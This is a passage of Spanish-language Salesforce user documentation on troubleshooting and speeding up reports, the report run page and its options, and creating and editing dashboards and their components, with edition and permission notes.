Si su informe incluye un objeto externo, los resultados probablemente no reflejen el conjunto de datos completo. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Un informe que incluye un objeto externo obtiene hasta 2.000 registros para el objeto principal y puede encontrar límites de llamadas mientras obtiene datos de objetos externos. Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.

## ¿Cómo veo las opciones de fórmula en el generador de informes?

Si no puede ver la opción **Añadir fórmula** en el panel Campos de su generador de informes, cambie el formato de informe a resumen, matriz o fusionado. Las fórmulas no se muestran para los informes tabulares.

## ¿Por qué mi informe no devuelve los datos esperados?

Compruebe sus filtros, agrupaciones, campos, tipo de informe y jerarquía de funciones o usuarios para asegurarse de que plantea las preguntas correctas de sus datos.

**Filtros**

Asegúrese de incluir todos los datos que desea. Para cambiar el filtro de un informe, pase el ratón sobre él y haga clic en **Modificar** o **Eliminar**. Sus filtros se muestran al ejecutar su informe; haga clic en **Modificar** en esa página para realizar más cambios.

**Agrupaciones**

Cuando agrupa por campo, lo quita de los detalles del informe. Si exporta el informe, verá el campo, aunque no aparezca en el área de detalles.

**Campos**

Tras comprobar sus agrupaciones, compruebe sus campos. Si su informe contiene múltiples registros relacionados, por ejemplo, una cuenta, sus oportunidades y sus productos, busque en la página de detalles un registro de cuenta, un registro de oportunidad y partidas de productos para asegurarse de que los campos contienen datos. Si los datos no están disponibles en el formato que desea, colabore con su administrador de Salesforce para agregar campos de fórmula para obtener los datos. Cuando se agregan campos de fórmula a un objeto, éstos aparecen en las páginas de detalles del registro y en los informes.

**Tipo de informe**

El tipo de informe seleccionado puede no ser adecuado o puede que los registros previstos no compartan la relación entre objetos necesaria para el tipo de informe. Al elegir un informe, asegúrese de saber qué campos están disponibles en el tipo de informe.

Si el tipo de informe incluye objetos principales y secundarios pero no se usan campos secundarios en un informe, este mostrará los registros principales tanto si tienen registros secundarios como si no.

**Jerarquía**

Las opciones de **Jerarquía** le permiten ver detalles de distintos conjuntos de datos según la jerarquía de funciones o de usuarios. El nivel de jerarquía seleccionado, o su función predeterminada, puede repercutir en los datos mostrados.

Nota: La jerarquía se aplica a los informes de actividades y oportunidades.

**Objetos externos**

Si su informe incluye un objeto externo, los resultados probablemente no reflejen el conjunto de datos completo. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Un informe que incluye un objeto externo obtiene hasta 2.000 registros para el objeto principal y puede encontrar límites de llamadas

mientras obtiene datos de objetos externos. Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.

## ¿Cuáles son algunos límites de informe comunes?

A continuación, se incluyen algunos límites de informes comunes. Para ver una lista completa de los límites analíticos, consulte la Guía de referencia rápida de los límites de Salesforce.

| Función | Límite | Información de ediciones |
|---|---|---|
| Campos de depósito por informe | Hasta 5 (cada campo de depósito pueden tener 20 depósitos) | Disponible en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Informes matriciales | Hasta 400.000 valores resumidos. Los datos que superen este límite no se muestran. | Disponible en todas las ediciones. |
| Informes programados por organización | Uno o dos por hora, según la edición | Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Filtros de campos por informe | Hasta 20 | Disponible en todas las ediciones. |
| Fórmulas por informe | Hasta 5 | Disponible en todas las ediciones. |
| Filas visualizadas en un informe | Hasta 2.000. Para ver todas las filas, exporte el informe a Excel o utilice la vista de impresión para los informes de resumen y de tablas. En los informes conjuntos la exportación no está disponible y la vista imprimible muestra un máximo de 20.000 filas. | Disponible en todas las ediciones. |
| Filas visualizadas en la vista previa del generador de informes | Hasta 20 filas para informes de resumen y matriciales y hasta 50 filas para informes tabulares | Disponible para todas las ediciones. |

## ¿Por qué obtengo un mensaje de error "informe obsoleto"?

Puede intentar informar sobre datos que no están disponibles.

Los datos pueden no estar disponibles porque:

- Un objeto en el informe ya no está activado para crear más informes.
- Una relación de búsqueda utilizada por objetos en el informe ha sido eliminada o modificada.
- Un objeto en el informe ha sido eliminado.
- No tiene el permiso "Ver" para un objeto en el informe.

## Mejora de rendimiento del informe

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Varios factores pueden provocar un mal rendimiento o un tiempo de inactividad. Puede solucionar la mayoría de ellos con cambios sencillos, como el uso de operadores de filtro correctos, aplicar más filtros, así como reducir la cantidad de datos.

Un informe puede tardar en cualquier lugar desde segundos hasta varios minutos en ejecutarse. Ocasionalmente, un informe es demasiado complejo y supera el límite de tiempo de espera y falla. Si el informe tarda mucho en cargarse, normalmente es debido a:

- Se están consultando demasiados objetos
- Se están procesando búsquedas intrincadas
- Hay demasiados campos

Por ejemplo, digamos que usted es responsable de un equipo de ventas y desea ver cuántos candidatos tiene cada comercial a su cargo. Crea un informe que devuelve todos los candidatos de su empresa. Ahora dispone de todos los datos que necesita, pero también algunos que no, y su informe tarda mucho tiempo en ejecutarse. Para hacer que su informe se ejecute más rápido, fíltrelo de modo que solo devuelva candidatos asignados a su equipo. Si necesita que su informe se ejecute aún más rápido, filtre por tiempo. ¿Necesita ver candidatos del año pasado o del anterior? Si no es así, agregue un segundo filtro que tenga un ámbito para el informe de solo este año. ¡Ahora su informe se ejecuta tan rápido como el rayo!

Si no puede ver un informe y desea modificarlo para evitar agotar el tiempo de espera, anexe `?edit=1` a la dirección URL del informe. Al hacerlo se establece el modo de modificación, donde puede ajustar los criterios. Pruebe a utilizar estas sugerencias para conseguir que sus registros se ejecuten con eficacia.

- Al filtrar, utilice los operadores `igual a` o `no igual a` en lugar de `contiene` o `no contiene`. Por ejemplo, utilice *`Propietario de la cuenta igual a Juan José`*, no *`Propietario de la cuenta contiene Juan`*. La selección de **Y** en vez de **O** para la lógica de filtro.
- Utilice filtros de periodo de tiempo para limitar el intervalo de fechas de su informe. Por ejemplo, utilice `Últimos 30 días` en lugar de `Año fiscal actual`.
- Defina los filtros de periodo de tiempo seleccionando un `Campo de fecha` e `Intervalo` para visualizarlos. Sólo se mostrarán los registros para ese periodo de tiempo.
- Reduzca el número de campos del informe eliminando las columnas o campos innecesarios.
- Si recibe un mensaje de error que indica que su informe de actividades tiene demasiados resultados, filtre sobre una lista de selección, un campo de texto o de fecha. De forma alternativa, puede volver a ejecutar el informe mediante un tipo de datos de actividad diferente como, por ejemplo "Actividades con cuentas" o "Actividades con oportunidades".
- Agrega filtros de tiempo, filtros de ámbitos y criterios de filtro al informe para restringir aun más sus resultados.

## ¿Por qué aparece un anterior nombre de función en el seguimiento "jerarquía de funciones" de mi informe?

Los cambios de nombres de función no se actualizan automáticamente en los informes. Para ver el nombre de función más reciente, cambie el campo `Nombre de función como aparece en los informes` del registro de función.

# Obtener los datos correctos en su informe

Un informe bien elaborado le ayuda a activar datos sin procesar en informaciones donde las personas pueden actuar. Resuma valores y agrúpelos en categorías más importantes, filtre los hechos irrelevantes y recopile datos acerca de varios objetos a la vez.

# Comunicar sus datos del informe de forma efectiva

Un informe produce información en forma de una tabla. Puede configurar esa tabla para ayudar a las personas a buscar la información que necesitan de forma rápida. También puede agregar un gráfico para ayudar a los usuarios a comprender los datos visualmente y puede mostrar los datos del informe en un panel.

CONSULTE TAMBIÉN

Mostrar datos del informe gráficamente

Mostrar datos de informe en tablas

# La página de ejecución de informes

La página Ejecución de informes le permite supervisar lo que sucede en su informe cuando lo ejecuta.

Desde la página de ejecución de informes, puede:

- Mostrar una noticia en tiempo real de Chatter de las actualizaciones y publicaciones sobre el informe.
- Ver el `Estado de generación de informes`.
- Seleccionar las opciones de jerarquía.
- Cambiar las agrupaciones de nivel superior mediante la lista desplegable `Resumir información según`.
- Cambiar las opciones `Periodo de tiempo` y `Ver`.
- Hacer clic en **Ejecutar informe** para ejecutar o programar el informe de forma inmediata.
- Hacer clic en **Mostrar detalles** para ver todos los datos o en **Ocultar detalles** para ver información de resumen únicamente.
- Haga clic en **Personalizar** para abrir el informe en el generador de informes.
- Imprimir o exportar el informe.
- Haga clic en **Suscribirse** para configurar notificaciones de informes que le notifican si algunas mediciones en el informe cumplen sus condiciones.
- Haga clic en **Modificar** junto al gráfico para modificar sus propiedades, o haga clic en **Grande**, **Medio** o **Pequeño** para modificar su tamaño.
- Ordenar los resultados del informe.
- Modificar o eliminar criterios de filtro aplicados.
- En informes de resumen y matriz, el filtro selecciona filas según un campo concreto. Seleccione las filas que desea ver, selecciona un campo para realizar la agrupación y haga clic en **Ver detalles**. Por ejemplo, en caso de que haya creado un informe de oportunidad que refleje los negocios por sector, podrá seleccionar los sectores con buena trayectoria y agrupar por `Nombre del producto` para ver los productos que se comercializan en ese sector. Haga clic en **Borrar** para eliminar el filtro detallado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

CONSULTE TAMBIÉN

Opciones de la página de ejecución de informes

Acotación de resultados de informes

# Opciones de la página de ejecución de informes

Personalice la página de ejecución de informe para admitir la información específica que necesita según su forma de trabajar.

Los siguientes campos y botones están disponibles desde la página de ejecución de informes, dependiendo de su configuración.

| Opción | Descripción |
|---|---|
| Personalizar | Abre el generador de informes para ayudarle a personalizar el informe. |
| Campo de fecha | Seleccione información específica de fecha sobre los informes: fecha de creación, fecha de última actualización y fecha de última actividad. |
| Eliminar | Elimina el informe. Los informes eliminados se envían a la papelera. |
| Mostrar las divisas mediante | Determina el tipo de divisa para los subtotales del informe e importes de la columna "convertido" de cualquier campo. Sólo disponible para organizaciones que utilicen varias divisas.<br>Los importes de los informes se muestran en su divisa original, pero los totales del informe se muestran en la divisa personal. Para cambiar la divisa, vaya al generador de informes y haga clic en **Mostrar** > **Divisas en uso** y, a continuación, seleccione una divisa activa. Para cualquier importe, también puede seleccionar que se muestre la columna "convertido" (por ejemplo, "Ingresos anuales (convertidos)"), que indica los importes en la divisa seleccionada. |
| División | Determina la división de registros que desea incluir en el informe. Seleccione --Actual-- para que se muestren los registros de la división de trabajo actual. Los informes que están dentro del ámbito (como cuentas de Mis casos o Mi equipo de oportunidades) incluyen los registros de todas las divisiones. Sólo está disponible si su organización utiliza divisiones para segmentar los datos y tiene el permiso "Repercusión de las divisiones". Si no posee este permiso, los informes incluirán todos los registros de todas las divisiones. |
| Ver detalles | En informes de resumen y matriz, el filtro selecciona filas según un campo concreto. Seleccione las filas que desea ver, selecciona un campo para realizar la agrupación y haga clic en **Ver detalles**. Por ejemplo, en caso de que haya creado un informe de oportunidad que refleje los negocios por sector, podrá seleccionar los sectores con buena trayectoria y agrupar por `Nombre del producto` para ver los productos que se comercializan en ese sector. Haga clic en **Borrar** para eliminar el filtro detallado. |
| Exportar detalles | Exporta datos desde el informe hasta una hoja de cálculo de Microsoft® Excel o archivo CSV (valores separados por comas). |
| Jerarquía | Proporciona opciones para ver los datos del informe según la jerarquía de funciones o territorios. Visualice los datos de un usuario individual, función o toda la organización. Disponible solo en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Vista imprimible | Le permite mostrar el informe en formato de Microsoft Excel, para una impresión sencilla. |
| Relación con la oportunidad | Especifica un ámbito basado en la propiedad de oportunidades o equipo de oportunidades, limita los datos de un informe de oportunidad. |
| Intervalo | Especifica un periodo de tiempo para un informe. Puede limitar los datos en función de fechas específicas usando cualquier campo de fecha estándar o personalizada para el tipo de registro del informe. Funciona con los campos `Desde` y `Para`. |
| Ejecutar informe | Regenera los datos del informe en función de la configuración de informes actual. |

| Opción | Descripción |
| --- | --- |
| Guardar | Guarda los cambios en uno de los informes personalizados existentes. |
| Guardar como | Guarda los cambios de parámetro en cualquier informe personalizado, estándar o público con un nuevo nombre, sin alterar el informe original. |
| Mostrar | Especifica qué elementos incluir en el informe: sólo los registros que posee o todos los registros a los que tiene acceso. Utilice esta opción para ver datos del equipo en su informe. |
| Mostrar/ocultar detalles | Cambia la visualización para mostrar toda la información o sólo un resumen de ella. |
| Suscribir | Le permite suscribirse para recibir notificaciones de informes, siempre que ciertas mediciones cumplan las condiciones que especifique. |
| Resumir información según | Ofrece subtotales de los campos que especifique. |
| Unidades | Elija esta opción para ver la antigüedad de un caso en días, horas o minutos. La antigüedad de un caso abierto es el tiempo transcurrido desde que se creó hasta el presente. La antigüedad de un caso cerrado es el tiempo transcurrido desde su creación hasta el momento de cierre del caso. |

CONSULTE TAMBIÉN

La página de ejecución de informes

Creación de un informe personalizado

## Información general sobre informes

Configure su entorno de elaboración de informes, utilice el generador de informes para crear un informe básico y organice sus informes para facilitar la búsqueda de información cuando la necesite. En la mayoría de casos, puede comenzar con un informe estándar y personalizarlo según sus necesidades.

Puede crear informes sobre cualquier dato al que tenga acceso de lectura o lectura/escritura. Los datos disponibles varían en función de su modelo de colaboración, pero casi siempre puede crear informes de los datos que comparte con otros usuarios que están por debajo suya en la jerarquía de funciones o bien de los datos que éstos poseen, independientemente de su modelo de colaboración. (Algunos modelos de colaboración no permiten esto.) Salesforce plantea dos formas de crear informes sobre la información que posee o que es propiedad de usuarios bajo su responsabilidad:

- Algunos informes tienen un filtro `Vista`. Seleccione la opción de mi equipo, por ejemplo “Oportunidades de mi equipo”, para ver los datos que posee y poseen los usuarios que están por debajo suya en la jerarquía de funciones.
- Algunos informes, como los de oportunidad y actividad, tienen vínculos de **Jerarquía** que le permiten ahondar en diferentes conjuntos de datos en función de la jerarquía de usuarios o función. Si su organización utiliza la gestión de territorios, en algunos informes esos vínculos se basan en la jerarquía de territorios.

Puede elegir clasificar el informe por propietario del registro o por función cuando lo personalice.

CONSULTE TAMBIÉN

- Mejora de rendimiento del informe
- Generación de un informe nuevo
- Los informes le ofrecen acceso a sus datos
- Ejecución de un informe
- Tipos de informe estándar

## Los informes le ofrecen acceso a sus datos

Utilice informes para aprovechar los datos que su organización ha acumulado con el tiempo. Puede explorar los datos de su organización en combinaciones casi infinitas, mostrarlos en formatos fáciles de comprender y compartir las perspectivas resultantes con otros a través de paneles.

Un *informe* devuelve un conjunto de registros que cumple determinados criterios y lo muestra en filas y columnas organizadas. Los datos de los informes se pueden filtrar, agrupar y mostrar como un gráfico. Los informes se guardan en carpetas, que controlan el acceso de los usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Personalización de informes
- Tipos de informe estándar

# Paneles

## Obtener información acerca de Paneles

Los paneles proporcionan vistas generales de sus datos de Salesforce. Antes de crear, leer y compartir paneles, revise estos aspectos básicos de los paneles.

Cuando se prepare para conservar sus datos de Salesforce con paneles, tenga en cuenta estas sugerencias:

- Los informes proporcionan todos los datos que aparecen en un panel. Los paneles pueden mostrar datos desde más de un informe.
- Al actualizar un panel, todos los informes que proporcionan datos se deben ejecutar. Si los informes tardan mucho tiempo en ejecutarse, el panel lo hará también.
- Los paneles se comparten a través de carpetas. Cualquiera que tenga permiso en la carpeta donde se guarda su panel tiene también acceso a su panel. Asegúrese de guardar su panel en una carpeta apropiada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Antes de crear o leer un panel, familiarícese con estas funciones y conceptos.

**Editor de panel**

El Editor de panel es una herramienta de arrastrar y soltar visual que utiliza para crear paneles y modificar paneles existentes. El Editor de panel es donde agrega, modifica y organiza componentes de panel.

Para iniciar el Editor de panel, haga clic en **Nuevo panel**.

**Componentes**
Los paneles están compuestos de componentes. Cada componente contiene un gráfico o medición que muestra datos desde un solo informe. Los diferentes componentes pueden mostrar datos desde diferentes informes.

**Usuario que ejecuta (Visualizando como)**
En Salesforce, diferentes usuarios tienen diferentes permisos para acceder a datos. Un panel solo muestra datos a los que puede acceder el usuario que ejecuta del panel.

Por ejemplo, supongamos que está visualizando un panel que describe candidatos. Emilia es una gestora de operaciones de ventas que visualiza todos los candidatos y Marco es un especialista en ventas directas que visualiza únicamente los candidatos que posee. Si Emilia es el usuario que ejecuta del panel, el panel muestra datos acerca de todos los candidatos en Salesforce. Si Marco es el usuario que ejecuta, el panel solo muestra datos acerca de Candidatos que posee Marco.

## Crear un panel

Cuando esté preparado para compartir datos de Salesforce con compañeros, cree un panel. Los paneles le permiten sanear datos desde informes utilizando gráficos, tablas y mediciones. Si sus compañeros necesitan más información, pueden ver los informes que proporcionan datos de su panel.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Crear un panel de Lightning Experience
   Cree un panel de Lightning Experience para ofrecer una representación gráfica de los datos de sus informes.
2. Crear un panel de Salesforce Classic
   Cree un panel para ofrecer una representación gráfica de los datos de sus informes.
3. Trabajo con paneles
   Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización.
4. Instalar los paneles de muestra de CRM desde AppExchange
   Utilice los paneles de muestra de AppExchange como un punto de inicio para crear paneles que reúnan sus necesidades comerciales.

## Crear un panel de Lightning Experience

Cree un panel de Lightning Experience para ofrecer una representación gráfica de los datos de sus informes.

Este tema es acerca de la creación de paneles para informes en Lightning Experience. Para obtener información acerca de la creación de paneles en Salesforce Classic o Wave Analytics, revise estos artículos:

- Crear un panel de Salesforce Classic
- Crear un panel en Wave Analytics

Consejo: Puede duplicar un panel para crear rápidamente un panel con los mismos componentes y propiedades que el que está visualizando. Haga clic en **Duplicar**, modifique la configuración del panel y guarde.

1. Si es necesario, cree los informes personalizados que contienen los datos que desee mostrar.

   Importante: Asegúrese de almacenar estos informes en carpetas a las que puedan acceder los usuarios del panel a los que vayan dirigidas.

2. En la ficha Paneles, haga clic en **Panel nuevo**.
3. Asigne un nombre al panel.

   Opcionalmente, proporcione una breve descripción.
4. Para agregar componentes al panel, haga clic en **Agregar**.
5. Haga clic en **Guardar** y, a continuación, haga clic en **Listo**.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

# Crear un panel de Salesforce Classic

Cree un panel para ofrecer una representación gráfica de los datos de sus informes.

Este tema es acerca de la creación de paneles para informes en Salesforce Classic. Para obtener información acerca de la creación de paneles en Salesforce Classic o Wave Analytics, revise estos artículos:

- Crear un panel de Lightning Experience
- Crear un panel en Wave Analytics

Consejo: Puede duplicar un panel para crear rápidamente un panel con los mismos componentes y propiedades que el que está visualizando. Haga clic en **Duplicar**, modifique la configuración del panel y guarde.

1. Cree los informes personalizados que contienen los datos que desee mostrar.

   Importante: Asegúrese de almacenar estos informes en carpetas a las que puedan acceder los usuarios del panel a los que vayan dirigidas.

2. Haga clic en la ficha Paneles.
3. Haga clic en **Ir a la Lista del panel**.
4. Haga clic en **Panel nuevo**.

   Para modificar un panel existente, haga clic en su nombre en la lista.

5. Personalice su panel y haga clic en **Guardar**.

## CONSULTE TAMBIÉN

Eliminar un panel

Instalar los paneles de muestra de CRM desde AppExchange

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

# Trabajo con paneles

Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización.

*Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles. Puede utilizarlo para personalizar el panel, una columna en el panel o un componente en el panel.

Consejo: El generador de paneles utiliza un encabezado de página comprimido para permitirle ver más de la pantalla. Para ver sus fichas de aplicaciones, cierre el generador o haga clic en el logotipo de Salesforce.

Para personalizar un panel, visualícelo y haga clic en **Modificar**.

### Agregar un componente de panel

Agregue componentes arrastrando un tipo de componente en el panel y luego arrastrando una fuente de datos (página de informe, S-Control o Visualforce) en él.

### Modificar un componente de panel

Un componente de panel es una representación visual de los datos en un informe. Puede cambiar el origen de los datos del componente, el aspecto de los datos en el componente y el tipo del componente.

### Modificar paneles con accesos directos del teclado en Lightning Experience

Desde la ficha Panel, puede crear, modificar o eliminar un panel utilizando nada más que su teclado. Utilice pulsaciones de teclas para modificar paneles de forma rápida y sencilla en Lightning Experience.

### Modificar paneles en Modo de accesibilidad en Salesforce Classic

En Salesforce Classic, puede modificar paneles en modo Accesibilidad.

## CONSULTE TAMBIÉN

- Agregar un filtro de panel
- Crear un panel de Salesforce Classic

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

## Agregar un componente de panel

Agregue componentes arrastrando un tipo de componente en el panel y luego arrastrando una fuente de datos (página de informe, S-Control o Visualforce) en él.

1. En el panel donde desee agregar un componente, haga clic en **Modificar**.

   Puede continuar modificando el panel mientras los componentes y orígenes de datos se están cargando.

2. Arrastre el tipo de componente que desee desde la ficha Componentes hasta su panel.

   Consejo: También puede soltar el origen de datos en primer lugar y, a continuación, colocar un tipo de componente en él.

   Para seleccionar el tipo de componente que necesita, considere el tipo de datos que muestra y su utilidad.

| | |
|---|---|
| | Utilice un gráfico cuando desee mostrar datos gráficamente. Puede elegir entre una variedad de tipos de gráficos. |
| | Utilice un gráfico de indicador si tiene un único valor que desee mostrar en un rango de valores personalizados |
| | Utilice un gráfico métrico si tiene un valor clave para mostrar.<br>• Introduzca etiquetas métricas directamente en los componentes haciendo clic en el campo de texto vacío junto al total.<br>• Los componentes métricos colocados directamente por encima o por debajo de los demás en una columna del panel se mostrarán juntos como un componente individual. |
| | Utilice una tabla para mostrar un conjunto de datos de informes en forma de columnas. |
| Página de Visualforce | Utilice una página de Visualforce si desea crear un componente personalizado o mostrar información no disponible en otro tipo de componente. |
| Custom S-Control | Un Custom S-Control puede incluir cualquier tipo de contenido que se pueda mostrar en un explorador, por ejemplo, un applet de Java, un control de Active-X, un archivo de Excel o un formulario Web HTML personalizado. |

3. Arrastre un informe desde la ficha Fuentes de datos hasta el componente que acaba de soltar en el panel.
   - Puede mostrar un informe unido que incluye un gráfico en el panel. Modifique el componente del panel de informe unido y seleccione **Utilizar gráfico tal y como se define en el informe de origen**.
   - Si el panel tiene un filtro, la fuente de datos debe contener el campo de filtro o un equivalente. En caso contrario, puede que el filtro no funcione.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

- Algunos informes personalizados de previsiones y de candidatos no están disponibles para los paneles.
- Para los componentes de Visualforce, la fuente de datos debe ser una página de Visualforce.

Consejo: Cada carpeta puede contener hasta 200 fuentes de datos. Para definir la fuente de datos correcta rápidamente, pruebe a utilizar Búsqueda rápida o los filtros **Reciente**, **Mi** y **Todos**.

4. Haga clic en en el componente de su panel.
5. En la ficha Datos de componentes, seleccione qué campos de resumen y agrupaciones en el informe subyacente desea mostrar en su componente.

   Consejo: Haga más campos disponibles para un componente de panel agregándolos al gráfico de informe de origen.Por ejemplo, cree un gráfico de combinación en el informe utilizando líneas y columnas verticales. Las agrupaciones adicionales en el gráfico de informe están disponibles para su uso en componentes del panel.

6. En la ficha Formato, especifique cómo su componente muestra sus datos.

   Sus opciones de formato dependen del tipo de componente que selecciona.

   Nota: Para páginas de Visualforce y S-Control, configure la `Altura`.

7. Haga clic en **Aceptar**.
8. Arrastre, suelte y haga clic para reorganizar los componentes del panel.
   - Seleccione los componentes por la barra del encabezado y arrástrelos al lugar correcto dentro del panel.
   - Haga clic en de una fuente de datos para eliminarla del componente.
   - Haga clic en para eliminar un componente del panel.
   - Haga clic en los campos del encabezado, título y pie del componente para modificarlos.
   - Cambie los colores de los valores de listas de selección mostrados en componentes de panel. Necesita el permiso “Personalizar aplicación” para actualizar las listas de selección.
   - Si lo desea, en los paneles filtrados, seleccione un campo diferente en la lista desplegable `Filtrar por`.

## Modificar un componente de panel

Un componente de panel es una representación visual de los datos en un informe. Puede cambiar el origen de los datos del componente, el aspecto de los datos en el componente y el tipo del componente.

*Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles. Arrastre, suelte y haga clic para reorganizar los componentes del panel. Hay disponibles detalles de activación y detalles de desglose al visualizar un panel y no al modificarlo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

1. Activación de la disponibilidad de campos en un componente del panel
   Consiga que más campos estén disponibles para un componente del panel agregándolos al gráfico de informe de fuente.
2. Selección del destino de los usuarios al hacer clic en un componente de panel
   Puede modificar un componente de panel para que cuando los usuarios hagan clic sobre él, puedan profundizar hasta el informe de fuente, informe filtrado, página de detalles de registro u otras URL.
3. Tabla de cuatro columnas personalizada
   Las visuales de tabla son muy útiles para enumerar los valores de varios elementos respecto a algunos criterios. Los campos que agregue al gráfico de informe de origen son aquellos disponibles para las columnas de la tabla en el panel.
4. Tipos de componentes de panel
   Los componentes del panel pueden ser gráficos, tablas, medidores, mediciones u otros componentes que pueda crear con VisualForce.
5. Tipos de gráficos
   Puede mostrar datos en informes y paneles en forma de barras, columnas, líneas, formas u otros elementos. La opción correcta dependerá de los datos en cuestión y de lo que quiera mostrar con ellos.
6. Configuración de datos para componentes de gráfico de panel
   Seleccione los datos que desea mostrar en su gráfico de panel o informe. El gráfico selecciona automáticamente valores de resumen y agrupaciones de su informe. Puede sustituir algunas de esas elecciones para centrarse en los datos que necesita compartir.
7. Configuración visual para componentes de gráfico de panel
   Seleccione el tipo de gráfico que se ajusta a los datos que comparte, luego aplique la configuración visual que comunicará los datos con mayor eficacia.

CONSULTE TAMBIÉN

Agregar un filtro de panel

### Activación de la disponibilidad de campos en un componente del panel

Consiga que más campos estén disponibles para un componente del panel agregándolos al gráfico de informe de fuente.

Por ejemplo, cree un gráfico de combinación en el informe usando columnas verticales y líneas. Las agrupaciones adicionales en el gráfico de informe están disponibles para su uso en componentes del panel.

### Selección del destino de los usuarios al hacer clic en un componente de panel

Puede modificar un componente de panel para que cuando los usuarios hagan clic sobre él, puedan profundizar hasta el informe de fuente, informe filtrado, página de detalles de registro u otras URL.

Modifique un componente y defina la opción `Ver detalles de` en la ficha Datos de componentes. Seleccione una de estas opciones:

- Informe de origen: lleva al usuario al informe de origen completo para el componente de panel.
- Informe de origen filtrado: cuando los usuarios hacen clic en grupos individuales, valores del eje X o entradas de leyendas, se trasladan al informe de origen filtrado por lo que han seleccionado.

  Por ejemplo, si tiene un gráfico de columnas verticales apilado de oportunidades agrupadas por etapa, con meses como el eje X, podría hacer clic en una etapa individual de una barra, un mes en el eje X o una entrada de leyenda de una etapa para ver los detalles del informe de origen filtrado. (No disponible para indicadores, mediciones o tablas.)

- Página de detalles del registro: cuando los usuarios hacen clic en elementos del gráfico o de la tabla, los valores del eje o entradas de leyenda se trasladan a la página de detalles de ese registro. Sólo puede seleccionar esta opción para tablas y gráficos que utilicen un informe de origen agrupado por nombre del registro, propietario del registro o publicación de noticias en tiempo real. (No disponible para indicadores o mediciones.)
- Otra URL: lleva al usuario a la URL que especifique. No podrá agregar URL que comiencen por "mailto:" o "javascript:" a componentes del panel.

